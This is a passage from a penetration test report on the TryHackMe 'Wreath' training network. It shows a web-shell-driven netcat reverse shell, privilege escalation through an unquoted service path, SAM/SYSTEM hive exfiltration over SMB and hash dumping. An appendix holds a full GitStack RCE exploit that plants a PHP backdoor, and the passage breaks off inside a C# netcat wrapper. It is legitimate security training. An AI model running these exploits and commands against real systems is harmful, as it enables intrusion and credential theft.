CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

To obtain a reverse shell, a Netcat binary was uploaded to the victim. First, the code for Netcat has been obtained from Github. The Makefile has been changed. You can inspect the changes in Appendix A. The Netcat binary was then uploaded to the host 10.200.101.150. From there the firewall port 7888 was opened.

```
netsh advfirewall firewall add rule name="webserver" dir=in action=allow
protocol=tcp localport=7888
```


The Netcat binary was then served with a simple PHP web server. The binary could be downloaded to the host 10.200.101.100 by calling the URL “http://10.200.101.100/resources/uploads/cat3-IamNobody.jpg.php?foo=curl%20http%3A%2F%2F10%2E200%2E101%2E150%3A7888%2Fnc%2DIamNobody%2Eexe”. To get a reverse shell the following Powershell command has been executed on the host 10.200.101.100:

```
powershell .\nc-IamNobody.exe 10.50.102.19 80 -e cmd.exe
```

This could be accomplished by calling the URL:

http://10.200.101.100/resources/uploads/cat3-IamNobody.jpg.php?foo=powershell%20.\nc-IamNobody.exe%2010.50.102.19%2080%20-e%20cmd.exe

Finally, the attacker gained a shell on 10.200.101.100:



```
┌──(kali㉿ kali)-[~/…/TryHackMe/Wreath/10.200.101.100/nc.exe]
└─$ sudo nc -lvnp 80
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.200.101.100.
Ncat: Connection from 10.200.101.100:50073.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```

The extend of compromise at this state can be best described by Figure 14.






Figure 14 Reverse Shell from 10.200.101.100

To escalate privileges to an Administrator account, local enumeration has been started. During local enumeration, an interesting non default service could be spotted.




```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                                        Name                                          PathName                                                                                    StartMode
Amazon SSM Agent                                                                   AmazonSSMAgent                                "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                                          Auto
Apache2.4                                                                          Apache2.4                                     "C:\xampp\apache\bin\httpd.exe" -k runservice                                               Auto
AWS Lite Guest Agent                                                               AWSLiteAgent                                  "C:\Program Files\Amazon\XenTools\LiteAgent.exe"                                            Auto
LSM                                                                                LSM                                                                                                                                       Unknown
Mozilla Maintenance Service                                                        MozillaMaintenance                            "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"                 Manual
NetSetupSvc                                                                        NetSetupSvc                                                                                                                               Unknown
Windows Defender Advanced Threat Protection Service                                Sense                                         "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                  Manual
System Explorer Service                                                            SystemExplorerHelpService                     C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service                              WdNisSvc                                      "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"               Manual
Windows Defender Antivirus Service                                                 WinDefend                                     "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"              Auto
Windows Media Player Network Sharing Service                                       WMPNetworkSvc                                 "C:\Program Files\Windows Media Player\wmpnetwk.exe"                                        Manual
```

The path for “System Explorer Service” was not quoted. Furthermore the user “Thomas” has write privileges in the directory “C:\Program Files (x86)\System Explorer” and the service was running as “LocalSystem”.




```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0×1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0×1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0×1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```




```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\xampp\htdocs\resources\uploads>
```

To elevate the attacker’s privileges, a malicious .NET executable has been created. This program starts Netcat and connects to the attacker on port 443. The code of the program is attached to Appendix A. The wrapper program was placed inside the “C:\Program Files (x86)\System Explorer” directory and was named as “System.exe”.




```
C:\Program Files (x86)\System Explorer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

27/03/2021  22:12    <DIR>          .
27/03/2021  22:12    <DIR>          ..
21/12/2020  23:55    <DIR>          System Explorer
27/03/2021  22:01             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,893,998,080 bytes free

C:\Program Files (x86)\System Explorer>
```

After restarting the “SystemExplorerHelpService” the attacker was able to obtain a shell with SYSTEM privileges.




```
C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388
```

Figure 15 Stopping the SystemExplorerHelpService



```
C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```


Figure 16 Starting the SystemExplorerHelpService



```
┌──(kali㉿ kali)-[~/CTF/TryHackMe/Wreath]
└─$ sudo nc -lvnp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.200.101.100.
Ncat: Connection from 10.200.101.100:50464.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


Figure 17 Receiving the SYSTEM shell

At this point the SAM and SYSTEM registry hives were exfiltrated via SMB. Finally, the credentials could be dumped.



```
C:\Windows\Temp>net use \\10.50.102.19\share /USER:foo foo@1234%%
net use \\10.50.102.19\share /USER:foo foo@1234%%
The command completed successfully.


C:\Windows\Temp>move sam.bak \\10.50.102.19\share\sam.bak
move sam.bak \\10.50.102.19\share\sam.bak
        1 file(s) moved.

C:\Windows\Temp>move systembak \\10.50.102.19\share\system.bak
move systembak \\10.50.102.19\share\system.bak
        1 file(s) moved.
```

Figure 18 Exfiltrating SAM and SYSTEM hive



```
┌──(kali□ kali)-[~/…/TryHackMe/Wreath/10.200.101.100/smb]
└─$ impacket-secretsdump -sam sam.bak -system system.bak LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×fce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:::
Guest:501:[redacted]:::
DefaultAccount:503:[redacted]:::
WDAGUtilityAccount:504:[redacted]:::
Thomas:1000:[redacted]:::
[*] Cleaning up...
```

Figure 19 Dumping Hashes

Cleanup

All newly added firewall rules were deleted. Also, the Administrator account “IamNobody” on the host 10.200.101.150 was deleted. All files were deleted except for the Netcat executable on the host 10.200.101.100. The listener is located at “C:\xampp\htdocs\resources\uploads\nc-IamNobody.exe”. Mr. Thomas Wreath is advised to delete this file. Log files were not modified.

Conclusion

The penetration test has shown that an external attacker can gain an initial foothold to the network by exploiting the public facing web server. From there an attacker can compromise the entire network. All the critical vulnerabilities should be fixed first. Start by updating the vulnerable Webmin service on the host 10.200.101.200.

Furthermore, it is recommended to use and Intrusion Prevention System or an Intrusion Detection System, so a compromise can be detected more rapidly.

To prevent outdated services running in the network, it is recommended to regularly run a vulnerability scan.

Also, a penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

References

Vulnerabilities

https://nvd.nist.gov/vuln/detail/CVE-2019-15107

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Technologies

https://en.wikipedia.org/wiki/NT_LAN_Manager

https://en.wikipedia.org/wiki/Windows_Remote_Management

Tools

https://www.redhat.com/sysadmin/getting-started-socat

https://nmap.org

https://en.wikipedia.org/wiki/Netcat

https://github.com/gentilkiwi/mimikatz/wiki

https://github.com/Hackplayers/evil-winrm

https://github.com/samratashok/nishang/blob/master/Scan/Invoke-PortScan.ps1

https://github.com/sshuttle/sshuttle

https://github.com/jpillora/chisel


Appendix A

Modified GitStack 2.3.10 RCE Exploit Code

```
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.101.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
	r = requests.get("http://{}/rest/user/".format(ip))
	user_list = r.json()
	user_list.remove('everyone')
except:
	pass

if len(user_list) > 0:
	username = user_list[0]
	print "[+] Found user {}".format(username)
else:
	r = requests.post("http://{}/rest/user/".format(ip), data={'username' : username,
'password' : password})
	print "[+] Create user"

	if not "User created" in r.text and not "User already exist" in r.text:
		print "[-] Cannot create user"
		os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip))
if "true" in r.text:
	print "[+] Web repository already enabled"
else:
	print "[+] Enable web repository"
	r = requests.put("http://{}/rest/settings/general/webinterface/".format(ip),
data='{"enabled" : "true"}')
	if not "Web interface successfully enabled" in r.text:
		print "[-] Cannot enable web interface"
		os._exit(0)

print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
	repository = repository_list[0]['name']
	print "[+] Found repository {}".format(repository)
else:
```

```
         print "[+] Create repository"

         r = requests.post("http://{}/rest/repository/".format(ip), cookies={'csrftoken' :
csrf_token}, data={'name' : repository, 'csrfmiddlewaretoken' : csrf_token})
         if not "The repository has been successfully created" in r.text and not "Repository
already exist" in r.text:
                   print "[-] Cannot create repository"
                   os._exit(0)

print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip, repository, username))

if not "added to" in r.text and not "has already" in r.text:
         print "[-] Cannot add user to repository"
         os._exit(0)

print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip, repository,
"everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.text:
         print "[-] Cannot remove access for anyone"
         os._exit(0)

print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository),
auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" >
c:\GitStack\gitphp\exploit-IamNobody.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-IamNobody.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

Changes to Makefile of Netcat



```
┌──(kali㉿ kali)-[~/…/TryHackMe/Wreath/10.200.101.100/nc.exe]
└─$ git diff
diff --git a/Makefile b/Makefile
index eaba83f..2630bc1 100644
--- a/Makefile
+++ b/Makefile
@@ -1,6 +1,7 @@

-CC=i686-pc-mingw32-gcc
+#CC=i686-pc-mingw32-gcc
 #CC=x86_64-pc-mingw32-gcc
+CC=x86_64-w64-mingw32-gcc

 CFLAGS=-DNDEBUG -DWIN32 -D_CONSOLE -DTELNET -DGAPING_SECURITY_HOLE
 LDFLAGS=-s -lkernel32 -luser32 -lwsock32 -lwinmm
```

C# Wrapper for Netcat

```
using System;
using System.Diagnostics;


namespace Wrapper
{
        class Program
        {

                static void Main()
                {

                        Process proc = new Process();

